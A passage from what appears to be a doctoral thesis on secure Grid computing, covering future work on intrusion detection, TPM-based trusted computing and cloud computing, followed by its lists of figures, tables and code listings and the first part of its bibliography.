There are several areas where the S-IDS system can be improved. Apart from improving the performance and scalability of the system there are three areas of particular interest. The extension of the CQL syntax to include network pipes will enable distributed attack detection queries to be formulated using the CQL language instead of requiring the PIPES to be constructed using Java. The use of CQL is desirable for a number of reasons: a) CQL statements are shorter and thus easier to read and understand than Java programs, b) a CQL compiler can perform optimisations which cannot be automated on Java constructed PIPES queries and c) CQL statements are easier to exchange and integrate into new environments making the detection rules more portable. Once all relevant PIPES operations for the IDS can be modelled in CQL, some thought can be given to extending the number of attacks which can be detected by PIPES. Also, an automated mapping of rules from other IDS systems such as

SNORT to S-IDS CQL rules might be possible. Finally, an anomaly detection framework could be integrated into S-IDS to enable detection of possible attacks beyond a predefined set of rules.

11.1.4 Micro-Workflows

Future work will include the integration of advanced reservation mechanisms to coordinate multi-site workflows and workflows with known variable computational load distributions. A study of the integration possibilities with Grid meta-schedulers to schedule virtual machines for services in addition to the classic cluster schedulers currently in use will be done.

11.1.5 Trusted Computing

The security mechanisms introduced in this thesis enable stages 1 and 2 of the on-demand Grid computing paradigm. That is to say they protect customers and solution producers from each other and they protect the resource provider from customers and solution producers. However, the security mechanisms do not protect the customers and solution producers from the resource provider. Since the resource providers have administrative privileges on the Xen0, they can access and modify all user images at will. The step from stage 2 to stage 3 on-demand Grid computing sees the removal of the trust relationship from the customers and solution producers towards the resource provider (see Section 4.4). This entails that the solution producer and user must be able to remotely check the integrity of the remote system to ensure that the solution producer's software has not been modified and the data is stored securely. It should be noted here that it is impossible to fully secure a remote system under foreign administrative control, since as the last instance the remote administrator can unhook the system during operation and then perform any number of attacks against both software and hardware security protocols off-line. Given enough time and resources, it is possible to break most security mechanisms which protect the system. Therefore, the goal of level 3 on-demand security is to make the time and effort so prohibitive that it is no longer a relevant threat to the solution producers and customers. One way to make hacking a system more complex is to implement the security measures in hardware, since it is much harder for most attackers to create workarounds in hardware than it is for them to work around software security systems. This introduces a new entity to the trust model: the Trusted Platform Module (TPM) Producer. Since the security hardware is used to offer essential security features for level 3 on-demand computing, it is necessary that users, producers and providers trust the hardware provider that the security hardware does what it is supposed to. However, since there are only very few hardware producers compared to the number of other actors in the on-demand world, it is possible to build a trust relationship to the hardware providers, either by reputation since security hardware producers usually are well known firms such as Intel, AMD, IBM, etc, or by a hardware audit. The Trusted Computing Platform Alliance (TCPA)

has produced an open specification for a security chip (TPM) and related software interfaces which is such a hardware based security system. Safford and Zohar [143] introduce the functionality of the TPM chip. The chip offers hardware based public key management and boot-time system integrity checks. Furthermore, it allows remote run-time integrity checking of applications loaded in the TPM secured operating system. Apart, from the secure boot process, the IBM TPM Linux [95] offers three security modules (EVM, SLIM and IMA) which are of interest for stage 3 security.

After the secure boot operation, the unmodified TPM secured operating system is up and running. Next, the Extended Verification Module (EVM) which is part of the operating system can be used to check if an application which is to be loaded has been modified in a similar fashion as the boot modification checks. The EVM module verifies that all files are authentic, unmodified, current, and not known to be malicious. EVM does not (and cannot) determine if files are correct - that is, that given any (possibly malicious) input data, they will operate properly. The Simple Linux Integrity Module (SLIM) deals with this issue, but since each solution producer operates within his or her own XenU, any weaknesses within the unmodified application are his or her concern alone and need not be checked by the resource provider. However, it does help the solution producer to ensure that their software conforms to the requirements of the resource provider.

The Trusted Computing Architecture facilitates remote attestation with which the status of the remote operating system and application hosted within can be checked. The Integrity Measurement Architecture (IMA) extends the TPM-based attestation into the system runtime, the EVM provides the measurement and the SLIM identifies all executables (programs, scripts) and all system level integrity objects (config files). It attests the software stack and adjusts protected hardware storage slots to maintain measurement list integrity values.

Using this remote attestation facility, it is possible for solution producers and users to remotely check if a resource providers' system meets their security requirements. Possible requirements are that software is stored only in encrypted form and is only decrypted into memory when it is being executed to reduce the risk of the resource provider stealing the software. Using TCP enabled network devices, it will be possible to securely transfer the keys needed to run an encrypted application directly from one TPM to another. This gives the solution producer added security since the TPM chip would have to be hacked by the resource provider to illegally gain access to their software or data. Integrating this technology into the Grid environment introduced in this thesis would enable more resources to be integrated into the Grid since resource providers would no longer be restricted to well known and reputable organisations. Any TPM enabled resource could be utilised without having to trust the owner. This would significantly increase the size and versatility of the Grid.

As a final step, the TPM module in combination with virtualisation can be used to protect the user's system as well, as it is done in the work of Stumpf et al. [170, 169, 171].

11.1.6 Cloud Computing

While some of the hype surrounding Cloud computing must be seen in the light of the marketing push of big companies trying to sell a product, the strong focus on usability and business integration are interesting topics for future research. The presented Grid environment already fulfills the key infrastructure requirements of Cloud computing, namely secure, on-demand and service-oriented use of compute and storage resources. Research into pricing and billing components and business models would extend the presented Grid infrastructure and bring it fully into the realm of Cloud computing.

List of Figures

3.1	Classical Grid	41
3.2	Ad Hoc Grid Architecture Overview	43
4.1	Current Trust Relationships	61
4.2	Classic Grid Usage	62
4.3	On-Demand Trust Relationships: Stage 1	64
4.4	On-Demand Trust Relationships: Stage 2	66
4.5	On-Demand Trust Relationships: Stage 3	67
4.6	Threat Hierarchy	71
4.7	Traditional Grid	76
4.8	Intra-Engine Service Code Attack	79
6.1	Visual Section Overview	96
6.2	Hierarchy of the ClassLoader Instances	99
6.3	ClassLoader Group Interaction	100
6.4	Standard Access to Native Code through the JNI Interface.	101
6.5	Decoupled Process Spaces for JNI Attached Native Code	102
6.6	Image Creation Station	107
6.7	Levels of Trust Overview	110
6.8	Architectural Overview	114
6.9	Steps Required for End-to-End Encryption	116
6.10	State Management	121
6.11	Self-Cleansing Grid Servers	122
6.12	State Preserving Rotation Algorithm	123
6.13	PIPES Schema (from [14])	129
6.14	S-IDS Sensor	130
6.15	S-IDS Aggregator	131
6.16	S-IDS Master	132
6.17	Layout of a S-IDS Graph	133

6.18	Grid Trust	139
6.19	Batch Jobs vs. Service Workflow	141
6.20	Simple Service Workflow	142
6.21	Batch Jobs and Service Workflow	145
6.22	Workflow Firewall Architecture	146
6.23	Multi-Site Secure Workflow	147
7.1	Relationship of the ResourceHome Implementations and ClassLoaders	152
7.2	Tree Based Representation of the Firewall Template	164
7.3	Multiple Dynamic Firewalls Installed in the Domain 0	164
7.4	Steps Required for Job Computation with VO-based Firewalls	165
7.5	Interaction of Fence and the XGE	168
7.6	Aggregator PIPES Queries	177
7.7	Recognised Portscan in First Row	181
7.8	PIPES Setup of the Master Node	182
7.9	Architecture of a Grid System Supporting the Presented Trust Model	183
7.10	Trust Profile	184
7.11	Architecture of ActiveBPEL Engine	186
7.12	Process Life Cycle and its Implementing Classes	187
8.1	Certificate Request Tool	193
8.2	Architecture of the BPEL Editor	194
8.3	Eclipse-Based BPEL Editor	194
8.4	Unix Crypt Breaker PIM	196
8.5	Simplified Grid Service UML	197
8.6	UML Model of WSDL (from [22])	199
8.7	Refined MDA Model	203
8.8	Grid Profile	203
8.9	Annotated Service	204
8.10	Grid Service UML	205
8.11	GDT Wizard for Service Security Descriptor Creation	206
8.12	GDT Wizard for Client Security Settings	207
8.13	Hierarchy Graph Showing the Internal Dependencies of the GDT Plugins	210
8.14	Meta-Model for the Upper Layer Grid PSM	211
8.15	Internal Binding Model Between Service, Resources, Emitters and Interpreters	213
9.1	ICS Benchmark	219
9.2	Image Deployment	220
9.3	XGE Performance	221
9.4	Xen Networking Benchmark Performance	222
9.5	Xen nbench Benchmark Performance	223
9.6	Xen Application Performance	224

9.7	Time for Fully Encrypted Job Submissions in 50 Trials	225
9.8	Time for Unencrypted Job Submissions in 50 Trials	226
9.9	Transfer Data Chart with/without a Firewall	227
9.10	Spambot Attack	229
9.11	Botnet Installation	230
9.12	CPU Performance	232
9.13	I/O Performance	233
9.14	CounterService Execution Time.	235
9.15	Client Response Time	236
9.16	Inter-Site iperf Results	238
9.17	Graph of Sensor Test Results	241
9.18	Graph of Aggregator Test Results	241
9.19	Optimised S-IDS with One Sensor	242
9.20	Optimised S-IDS with Two Sensors	242
9.21	Optimised S-IDS with Six Sensor	243
9.22	Performance of Security Methods Using Integrity	244
9.23	Performance of Security Methods Using Encryption	244
9.24	On-demand Grid Usage	248

List of Tables

9.1	Xen Networking Benchmark Mean	221
9.2	Host Performance with the Unmodified CounterService	234
9.3	Host Performance with the Modified CounterService	234
9.4	Host Performance with the Modified CounterService with Rotations	234
9.5	Experimental Results for GSITransport and GSISecureMessage Using Integrity	243
9.6	Experimental Results for GSISecureConversation Using Integrity	245
9.7	Experimental Results for GSITransport and GSISecureMessage Using Encryption	245
9.8	Experimental Results for GSISecureConversation Using Encryption	246
9.9	Performance of the GDT builder for different numbers of attributes and methods in an annotated class.	246

Listings

4.1	Attack Tree	72
4.2	Target Service Main Class	77
4.3	The Data Attack Service	77
4.4	Excerpt from the catalina.policy File	78
4.5	Malicious Replacement of the Target Service	78
4.6	The Code Attack Service	79
4.7	Target Service Helper Class B	79
4.8	The Code Attack Service 2	80
4.9	Content of lib.c	80
4.10	Compilation of lib.c	81
4.11	Content of authorized_keys	81
4.12	Debian Package <i>postins</i> Script	83
4.13	Modified Debian Package <i>postins</i> Script	84
6.1	Syntax of the security settings for invocation	143
7.1	The setResourceClass Method in HotResourceHomeImpl	151
7.2	The Modified getServiceClass Method in the Axis JavaProvider	153
7.3	Image Creation Script	158
7.4	ICS Image Startup Command	158
7.5	Common Firewall Ruleset Template	162
7.6	UCARP	170
7.7	Rotation Manager	171
7.8	Guardian Plugin	173
7.9	Database Persistence Helper	174
7.10	Snort DoS Detection Rule	175
7.11	Excerpt from SnortAlertSource	176
7.12	PIPES Portscan Detection	178
7.13	The Custom Sink Used for DDoS Detection	181
8.1	Crypt Breaker Service Code	200
8.2	Client Code to Call the CryptService	201

8.3	Security Descriptor CryptService	202
8.4	Simplified Client Code to Call a Service	207
8.5	Annotated Service Code	208
8.6	Service Method Redirection	208
9.1	Portscan Script	239
9.2	Output of the Portscan Script	240
9.3	Network Load Generator	240

Bibliography

- [1] Access. Materials & Processes, Casts. <http://www.access.rwth-aachen.de>, 2008.
- [2] R. Alfieri, R. Cecchini, V. Ciaschini, L. dell’Agnello, Á. Frohner, A. Gianoli, K. Lörentey, and F. Spataro. VOMS, an Authorization System for Virtual Organizations. In *Proceedings of the European Across Grids Conference*, volume 2970 of *Lecture Notes in Computer Science*, pages 33–40, Santiago de Compostela. Springer, 2003.
- [3] W. Allcock, J. Bester, J. Bresnahan, S. Meder, P. Plaszczak, and S. Tuecke. GridFTP: Protocol Extensions to FTP for the Grid. <http://www.ggf.org/documents/GWD-R/GFD-R.020.pdf>, 2003.
- [4] B. Alpern, J. Auerbach, V. Bala, T. Frauenhofer, T. Mummert, and M. Pigott. PDS: A Virtual Execution Environment for Software Deployment. In *VEE ’05: Proceedings of the 1st ACM/USENIX International Conference on Virtual Execution Environments*, pages 175–185, New York, NY, USA. ACM Press, 2005.
- [5] K. Amin, G. von Laszewski, and A. R. Mikler. Toward an Architecture for Ad Hoc Grids. In *Proceedings of the International Conference on Advanced Computing and Communications*, e-publication, India, 2004.
- [6] K. Amin, G. von Laszewski, and A. R. Mikler. Quality Assured Ad Hoc Grids. In *Proceedings of the International Conference on Networking and Services*, pages 92 – 92, Papeete, Tahiti, 2005.
- [7] K. Amin, G. von Laszewski, M. Sosonkin, A. R. Mikler, and M. Hategan. Ad Hoc Grid Security Infrastructure. In *Proceedings of the 6th ACM/IEEE International Workshop on Grid Computing*, pages 69–76, Seattle, USA. IEEE Computer Society, 2005.
- [8] N. Andrade, W. Cirne, F. Brasileiro, and P. Roisenberg. OurGrid: An Approach to Easily Assemble Grids with Equitable Resource Sharing. In *Proceedings of*

- the 9th Workshop on Job Scheduling Strategies for Parallel Processing, Seattle, USA, Lecture Notes in Computer Science*, pages 61–86. Springer-Verlag, 2003.
- [9] N. Andrade, L. Costa, G. Germoglio, and W. Cirne. Peer-to-peer Grid Computing with the Ourgrid Community. In *Proceedings of the 23rd Brazilian Symposium on Computer Networks*, e-publication, 2005.
- [10] S. Andreozzi, P. Ciancarini, D. Montesi, and R. Moretti. Towards a Metamodeling Based Method for Representing and Selecting Grid Services. In *Lecture Notes in Computer Science, Volume 3270*, pages 78 – 93. Springer, 2004.
- [11] T. Andrews, F. Curbera, H. Dholakia, Y. Golland, J. Klein, F. Leymann, K. Liu, D. Roller, D. Smith, S. Thatte, I. Trickovic, and S. Weerawarana. *Business Process Execution Language for Web Services Specification Version 1.1*. Microsoft, IBM, Siebel, BEA und SAP, 1.1 edition, 2003.
- [12] Apache Software Foundation. Apache Web Services Project. <http://ws.apache.org/axis>, 2004.
- [13] A. Arasu, S. Babu, and J. Widom. CQL: A Language for Continuous Queries over Streams and Relations. In *International Workshop on Database Programming Languages*, pages 1–19. Springer, 2003.
- [14] Arbeitsgruppe Datenbanksysteme. PIPES Project Homepage. <http://dbs.-mathematik.uni-marburg.de/Home/Research/Projects/PIPES>, 2008.
- [15] Arbeitsgruppe Datenbanksysteme. XXL Project Homepage. <http://dbs.-mathematik.uni-marburg.de/Home/Research/Projects/XXL>, 2008.
- [16] D. Arsenault, A. Sood, and Y. Huang. Secure, Resilient Computing Clusters: Self-Cleansing Intrusion Tolerance with Hardware Enforced Security (SC-IT/HES). In *ARES '07: Proceedings of the Second International Conference on Availability, Reliability and Security*, pages 343–350. IEEE Computer Society, 2007.
- [17] F. Azzedin and M. Maheswaran. Evolving and Managing Trust in Grid Computing Systems. In *Proceedings of the IEEE Canadian Conference on Electrical and Computer Engineering*, pages 1424–1429, Canada, IEEE Computer Society, 2002.
- [18] M. Baker, H. Ong, and G. Smith. A Report on Experiences Operating the Globus Toolkit through a Firewall. Technical report, Distributed Systems Group, University of Portsmouth, September 2001.
- [19] P. Barham, B. Dragovic, K. Fraser, S. Hand, T. Harris, A. Ho, R. Neugebauer, I. Pratt, and A. Warfield. Xen and the Art of Virtualization. In *Proceedings of*

- the ACM Symposium on Operating Systems Principles (SOSP)*, pages 164–177, Bolton Landing, USA. ACM Press, 2003.
- [20] O. Battenfeld, M. Smith, P. Reinhardt, T. Friese, and B. Freisleben. A Modular Routing Architecture for Hot Swappable Mobile Ad hoc Routing Algorithms. In *Proceedings of the Second International Conference on Embedded Software and Systems, Xian, China*, pages 359–366. Springer-Verlag, 2005.
- [21] E. Bertino, P. Mazzoleni, B. Crispo, and S. Sivasubramanian. Towards Supporting Fine-Grained Access Control for Grid Resources. In *Proceedings of the 10th IEEE International Workshop on Future Trends of Distributed Computing Systems*, pages 59–65. IEEE Computer Society, 2004.
- [22] J. Bezivin, S. Hammoudi, D. Lopes, and F. Jouault. Applying MDA Approach for Web Service Platform. In *Proceedings of the 8th IEEE International Enterprise Distributed Object Computing Conference*, pages 58–70. IEEE Computer Society, 2004.
- [23] BMBF. Bundesministerium für Bildung und Forschung. <http://www.bmbf.de>, 2008.
- [24] R. Bradshaw, N. Desai, T. Freeman, and K. Keahey. A Scalable Approach To Deploying And Managing Appliances. In *In Proceedings of the TeraGrid07 Conference*, e-publication. TeraGrid, 2007.
- [25] A. Brown. An Introduction to Model Driven Architecture Part I: MDA and Today's Systems. *IBM Whitepaper*, pages 1–15. IBM The Rational Edge, 2004.
- [26] B. Calder, A. A. Chien, J. Wang, and D. Yang. The Entropia Virtual Machine for Desktop Grids. In *VEE '05: Proceedings of the 1st ACM/USENIX International Conference on Virtual Execution Environments*, pages 186–196, New York, NY, USA. ACM Press, 2005.
- [27] M. Cammert, J. Krämer, B. Seeger, and S. Vaupel. A Cost-Based Approach to Adaptive Resource Management in Data Stream Systems. In *IEEE Transactions on Knowledge and Data Engineering, Volume 20, Issue 2*, pages 230–245. IEEE Computer Society, 2008.
- [28] S. Canisius, T. Ploch, K. Kesper, M. Smith, B. Freisleben, and T. Penzel. Sleep Medicine as a Scenario for Medical Grid Application. In *Studies in health technology and informatics*, pages 37–46. IOS Press, 2007.
- [29] CERT.org. Advisory CA-2001-33 Multiple Vulnerabilities in WU-FTPD. <http://www.cert.org/advisories/CA-2001-33.html>, 2002.

- [30] D. W. Chadwick, A. Otenko, and E. Ball. Role-Based Access Control With X.509 Attribute Certificates. In *IEEE Journal of Internet Computing, Volume 7, Issue 2*, pages 62–69. IEEE Computer Society, 2003.
- [31] A. Chakravarti, G. Baumgartner, and M. Lauria. The Organic Grid: Self-Organizing Computation on a Peer-to-Peer Network. *IEEE Transactions on Systems, Man and Cybernetics, Part A*, pages 373–384, 2005.
- [32] J. Chang, N. Borisov, W. Yurcik, A. Slagell, and M. Smith. Future Internet Security Services Enabled by Sharing of Anonymized Logs. In *International Conference on Emerging Trends in Information and Communication Security, Workshop on Security and Privacy in Future Business Services*, pages 1–2. e-publication, 2006.
- [33] K. Chang, A. Dasari, H. Madduri, A. Mendoza, and J. Mims. Design of an Enablement Process for On Demand Applications. In *IBM Systems Journal, Volume 43, Issue 1*, pages 190–203, 2004.
- [34] O. T. Choon and A. Samsudin. Grid-based Intrusion Detection System. In *Proceedings 9th Asia-Pacific Conference of Communications, vol. 3*, pages 1028–1032, 2003.
- [35] E. Christensen, F. Curbera, G. Meredith, and S. Weerawarana. Web Services Description Language (WSDL) 1.1, 2001. <http://www.w3.org/TR/wsdl>, 2008.
- [36] Y. Chu, J. Li, and Y. Yang. The Architecture of the Large-scale Distributed Intrusion Detection System. In *PDCAT '05: Proceedings of the Sixth International Conference on Parallel and Distributed Computing Applications and Technologies*, pages 130–133, Washington, DC, USA. IEEE Computer Society, 2005.
- [37] A. Chuvakin. Using Chroot Securely. <http://www.linuxsecurity.com/content/view/117632/49>, 2007.
- [38] L. Clementi, Z. Ding, S. Krishnan, X. Wei, P. Arzberger, and W. Li. Providing Dynamic Virtualized Access to Grid Resources via the Web 2.0 Paradigm. In *Grid Computing Environments Workshop (Supercomputing 2007)*, e-publication, 2007.
- [39] Cluster Resources Inc. TORQUE Resource Manager. <http://www.clusterresources.com>, 2008.
- [40] Computer Security Institute. CSI/FBI Computer Crime and Security Survey, 2004.
- [41] Crypto Card Corporation. Cryptocard. <http://www.cryptocard.com>, 2007.

- [42] M. Cukier, J. Lyons, P. Pandey, H. V. Ramasamy, W. H. Sanders, P. Pal, F. Weber, R. Schantz, J. Loyall, R. Watro, M. Atighetchi, and J. Gossett. Intrusion Tolerance Approaches in ITUA. In *In Fast Abstract Supplement of the 2001 Intl. Conf. on Dependable Systems and Networks*, pages 64–65, 2001.
- [43] D-Grid. Recommendations for Static Firewall Configuration in D-Grid. http://www.d-grid.de/fileadmin/user_upload/documents/DGI-FG3-5/FG3-5_Recommendations_Static_Firewall.pdf, 2007.
- [44] D-Grid Community Project. Biz2Grid - Moving Business to the Grid. <http://www.biz2grid.de>, 2007.
- [45] D-Grid Community Project. FinGrid - Financial Business Grid. <http://www.fingrid.de>, 2007.
- [46] D-Grid Community Project. InGrid - Innovative Grid Technology in Engineering. <http://www.ingrid-info.de>, 2007.
- [47] H. Debar, D. Curry, and B. Feinstein. The Intrusion Detection Message Exchange Format (IDMEF). RFC 4766, 2007.
- [48] Debian APT Developers. Debian Package Management System . http://www.debian.org/doc/FAQ/ch-pkg_basics.en.html, 2008.
- [49] Y. Deswarte, L. Blain, and J.-C. Fabre. Intrusion tolerance in distributed computing systems. In *Intl. Symposium on Security and Privacy*, pages 110–121. IEEE Computer Society, 1991.
- [50] DFG. Deutsche Forschungsgemeinschaft. <http://www.dfg.de>, 2008.
- [51] J. Dike. User-Mode Linux. In *In Proceedings of the 5th Annual Linux Showcase and Conference*, pages 2–2, Oakland, USA. USENIX Association, 2001.
- [52] T. Dörnemann, T. Friese, S. Herdt, E. Juhnke, and B. Freisleben. Grid Workflow Modelling Using Grid-Specific BPEL Extensions. In *Proceedings of German e-Science Conference 2007*, pages 1–9, <http://edoc.mpg.de/316604>, 2007.
- [53] T. Dörnemann, S. Heinzl, K. Dörnemann, M. Mathes, M. Smith, and B. Freisleben. Secure Grid Service Engineering for Industrial Optimization. In *Proceedings of the 7th International Conference on Optimization: Techniques and Applications (ICOTA7)*, pages 371–372. ICOTA, 2007.
- [54] T. Dörnemann, M. Smith, and B. Freisleben. Composition and Execution of Secure Workflows in WSRF-Grids. In *8th IEEE International Symposium on Cluster Computing and the Grid (CCGrid 08)*, (to appear). IEEE Computer Society, 2008.

- [55] T. Dörnemann, M. Smith, E. Juhnke, and B. Freisleben. Secure Grid Micro-Workflows Using Virtual Workspaces. In *Proceedings of 34th EUROMICRO CONFERENCE on Software Engineering and Advanced Applications (SEAA)*, (to appear). IEEE Computer Society, 2008.
- [56] C. Eckert and D. Marek. Developing Secure Applications: A Systematic Approach. In *Proceedings of the IFIP TC11 13 International Conference on Information Security in Research and Business (SEC '97)*, pages 267–279, 1997.
- [57] C. Eckert, B. Steinemann, and T. Wahl. SOA und Sicherheit Web Service Security Praxis und Offene Probleme. In *Datenschutz und Datensicherheit, Volume 31, Issue 9*, pages 656–661. Vieweg Verlag, 2007.
- [58] Eclipse.org. Eclipse Modeling Framework. <http://www.eclipse.org/emf>, 2008.
- [59] Eclipse.org. Web Tools Project. <http://eclipse.org/webtools>, 2008.
- [60] EGEE. European Grid Authentication Policy Management Authority for e Science. <http://www.eugridpma.org>, 2007.
- [61] EGEE. gLite. <http://glite.web.cern.ch/glite>, 2008.
- [62] T. Erl. *Service-Oriented Architectures (SOA): Concepts, Technology, and Design*. Prentice Hall PTR, 2005.
- [63] R. Ewerth, T. Friese, M. Grube, and B. Freisleben. Grid Services for Distributed Video Cut Detection. In *Proceedings of the 6th IEEE Int. Symposium on Multimedia Software Engineering, Miami, USA*, pages 164–168. IEEE Computer Society, 2004.
- [64] Expat. XML Parser. <http://expat.sourceforge.net>, 2007.
- [65] N. Fallenbeck, H. Picht, M. Smith, and B. Freisleben. Xen and the Art of Cluster Scheduling. In *VTDC '06: Proceedings of the 2nd International Workshop on Virtualization Technology in Distributed Computing in conjuncture with the ACM/IEEE conference on Supercomputing*, pages 4–11. IEEE Computer Society, 2006.
- [66] G. Feng, X. Dong, W. Liu, Y. Chu, and J. Li. GHIDS: Defending Computational Grids against Misusing of Shared Resources. In *APSCC '06: Proceedings of the 2006 IEEE Asia-Pacific Conference on Services Computing*, pages 526–533. IEEE Computer Society, 2006.
- [67] D. Flater. Impact of Model-Driven Standards. In *Proceedings of the 9th IEEE Conference on System Sciences*, pages 285–295. IEEE Computer Society, 2002.

- [68] F. Flore. MDA: The Proof is in Automating Transformations Between Models. In *OptimalJ White Paper*, pages 1–4, 2003.
- [69] I. Foster, D. Berry, A. Djaoui, A. Grimshaw, B. Horn, H. Kishimoto, F. Maciel, A. Savvy, F. Siebenlist, R. Subramaniam, J. Treadwell, and J. von Reich. The Open Grid Services Architecture, Version 1.0. pages 1–19, 2004. <https://forge.gridforum.org/projects/ogsa-wg/document/draft-ggf-ogsa-spec/en>.
- [70] I. Foster and A. Iamnitchi. On Death, Taxes, and the Convergence of Peer-to-Peer and Grid Computing. In *2nd International Workshop on Peer-to-Peer Systems (IPTPS'03)*, pages 118–128, 2003.
- [71] I. Foster, C. Kesselman, J. Nick, and S. Tuecke. The Physiology of the Grid: An Open Grid Services Architecture for Distributed Systems Integration. In *Open Grid Service Infrastructure WG, Global Grid Forum*, e-publication, 2002.
- [72] I. Foster, C. Kesselman, G. Tsudik, and S. Tuecke. A Security Architecture for Computational Grids. In *CCS '98: Proceedings of the 5th ACM Conference on Computer and Communications Security*, pages 83–92, New York, NY, USA. ACM Press, 1998.
- [73] P. Fraternali and P. Paolini. Model-Driven Development of Web Applications: The Autoweb System. In *ACM Transactions on Information Systems, Vol. 28*, pages 323–382, 2000.
- [74] T. Freeman and K. Keahey. Flying Low: Simple Leases with Workspace Pilot. In *In Proceedings of the 14th International Euro-Par Conference on Parallel and Distributed Computing*, (to appear). Springer, 2008.
- [75] T. Friese, M. Smith, and B. Freisleben. Hot Service Deployment in an Ad Hoc Grid Environment. In *Proceedings of the 2nd Int. Conference on Service-Oriented Computing (ICSOC'04), New York, USA*, pages 75–83. ACM Press, 2004.
- [76] T. Friese, M. Smith, and B. Freisleben. GDT: A Toolkit for Grid Service Development. In *Proceedings of the 3rd International Conference on Grid Service Engineering and Management*, pages 131–148, 2006.
- [77] T. Friese, M. Smith, and B. Freisleben. The Service-Oriented Ad Hoc Grid. In *Grid Computing, Barth, T., Schüll, A. (eds.)*, pages 143–190. Vieweg Verlag, 2006.
- [78] T. Friese, M. Smith, and B. Freisleben. Native Code Security for Grid Services. In *Proceedings of the 8th International Conference on Wirtschaftsinformatik, WI 2007*, pages 513–530, 2007.

- [79] K. Fujii. JPCap. <http://netresearch.ics.uci.edu/kfujii/jpcap/doc/index.html>, 2008.
- [80] D. Gannon, R. Ananthakrishnan, S. Krishnan, M. Govindaraju, L. Ramakrishnan, and A. Slominski. *Grid Computing: Making the Global Infrastructure a Reality*, chapter Grid Web Services and Application Factories, pages 251–264. Wiley, 2003.
- [81] P. Garbacki and V. K. Naik. Efficient Resource Virtualization and Sharing Strategies for Heterogeneous Grid Environments. In *IFIP/IEEE International Symposium on Integrated Network Management*, pages 40–49, 2007.
- [82] T. Garfinkle. Traps and Pitfalls: Practical Problems in System Call Interposition Based Security Tools. In *Proceedings of the ISOC Symposium on Network and Distributed System Security*, e-publication, 2003.
- [83] C. Germain, V. Breton, P. Clarysse, Y. Gaudeau, T. Glatard, E. Jeannot, Y. Legr, C. Loomis, J. Montagnat, J.-M. Moureaux, A. Osorio, X. Pennec, and R. Texier. Grid-Enabling Medical Image Analysis. In *Proceedings of the Bio-Grid Workshop at CCGrid 2005*, pages 487–495. IEEE Computer Society, 2005.
- [84] T. Glatard, J. Montagnat, and X. Pennec. Grid-Enabled Workflows for Data Intensive Applications. In *Proceedings of the 18th IEEE Symposium on Computer Based Medical Systems*, pages 537–542. IEEE Computer Society, 2005.
- [85] Globus Security Team. Globus Security Advisory 2007-02: GSI-OpenSSH Vulnerability. <http://www.globus.org/mailarchive/security-announce/2007/04/msg00000.html>, 2007.
- [86] Globus Security Team. Globus Security Advisory 2007-03: Nexus Vulnerability. <http://www.globus.org/mailarchive/security-announce/2007/05/msg00000.html>, 2007.
- [87] GloMoSim. Scalable network simulator. <http://pcl.cs.ucla.edu/projects/glomosim>, 2007.
- [88] I. Goldberg, D. Wagner, R. Thomas, and E. A. Brewer. A Secure Environment for Untrusted Helper Applications. In *Proceedings of the 6th Usenix Security Symposium*, pages 1–13, 1996.
- [89] M. Green, S. Gallo, and R. Miller. Grid-Enabled Virtual Organization Based Dynamic Firewall. In *GRID '04: Proceedings of the Fifth IEEE/ACM International Workshop on Grid Computing (GRID'04)*, pages 208–216, 2004.
- [90] R. Gronmo, D. Skogan, I. Solheim, and J. Oldevik. Model-Driven Web Services Development. In *Proceedings of the 2004 IEEE International Conference on*

- e-Technology, e-Commerce and e-Service*, pages 633 – 649. IEEE Computer Society, 2004.
- [91] J. Han and D. Park. A Lightweight Personal Grid Using a Supernode Network. In *Proceedings of the 3rd International IEEE Conference on Peer-to-Peer Computing*, pages 168–175, 2003.
- [92] Y. Huang, D. Arsenault, and A. Sood. Closing Cluster Attack Windows through Server Redundancy and Rotations. In *Sixth IEEE International Symposium on Cluster Computing and the Grid Workshops, 2006.*, pages 12–18. IEEE Computer Society, 2006.
- [93] Y. Huang, D. Arsenault, and A. Sood. SCIT-DNS: Critical Infrastructure Protection Through Secure DNS Server Dynamic Updates. In *Journal of High Speed Networks, Volume 15, Issue 1*, pages 5–19. IOS Press, 2006.
- [94] IBM Internet Security Systems. Alert: UNICORE Client Keystore Information Disclosure. <http://xforce.iss.net/xforce/xfdb/30157>, 2006.
- [95] IBM Watson Research - Global Security Analysis Lab. TCPA Resources. <http://www.research.ibm.com/gsal/tcpa>, 2007.
- [96] Information Technology Security Services. Alert: Multiple Unix Compromises on Campus. <http://safecomputing.umich.edu>, 2004.
- [97] Internet2 Project. Shibboleth. <http://shibboleth.internet2.edu>, 2008.
- [98] B. Jacob, S. Mui, J. Pannu, S. Park, H. Raguet, J. Schneider, and L. Vanel. *On demand Operating Environment: Creating Business Flexibility*. IBM Redbook, 2004.
- [99] J. Jakumeit, T. Barth, J. Reichwald, M. Grauer, F. Thilo, T. Friese, M. Smith, and B. Freisleben. A Grid-Based Parallel Optimization Algorithm Applied to a Problem in Metal Casting Industry. In *Proceedings of the 2nd International Conference on Bioinspired Optimization Methods and their Applications*, pages 131–146. BIOMA, 2006.
- [100] P.-H. Kamp and R. N. M. Watson. Jails: Confining the Omnipotent Root. <http://docs.freebsd.org/44doc/papers/jail/jail.html>, 2000.
- [101] K. Keahey, K. Doering, and I. Foster. From Sandbox to Playground: Dynamic Virtual Environments in the Grid. In *5th IEEE/ACM International Workshop on Grid Computing*, pages 34–42. IEEE Computer Society, 2004.
- [102] K. Keahey, I. Foster, T. Freeman, and X. Zhang. Virtual Workspaces: Achieving Quality of Service and Quality of Life in the Grid. In *Scientific Programming Journal, Volume 13, Issue 4*, pages 265–275. IOS Press, 2005.

- [103] K. Keahey, T. Freeman, J. Lauret, and D. Olson. Virtual Workspaces for Scientific Applications. In *Journal of Physics: Conference Series, Volume 78, Issue 1*, pages 5–10. IOP Press, 2007.
- [104] S. Kenny and B. Coghlan. Towards a Grid-Wide Intrusion Detection System. In *Advances in Grid Computing*, pages 275–284. Springer, 2005.
- [105] E. Korpela, D. Werthimer, D. Anderson, J. Cobb, and M. Lebofsky. SETI@home - Massively Distributed Computing for SETI. In *Computing in Science and Engineering, Volume 3, Issue 1*, pages 78–83. IEEE Computer Society, 2001.
- [106] J. Krämer and B. Seeger. PIPES – A Public Infrastructure for Processing and Exploring Streams. In *Proceedings of the ACM SIGMOD International Conference on Management of Data*, pages 925–926. ACM Press, 2004.
- [107] J. Krämer and B. Seeger. A Temporal Foundation for Continuous Queries over Data Streams. In *Proceedings of the International Conference on Management of Data*, pages 70–82, 2005.
- [108] B. Krebs. Hackers Strike Advanced Computing Networks. Washington Post Special Report - Cyber Security, April 2004.
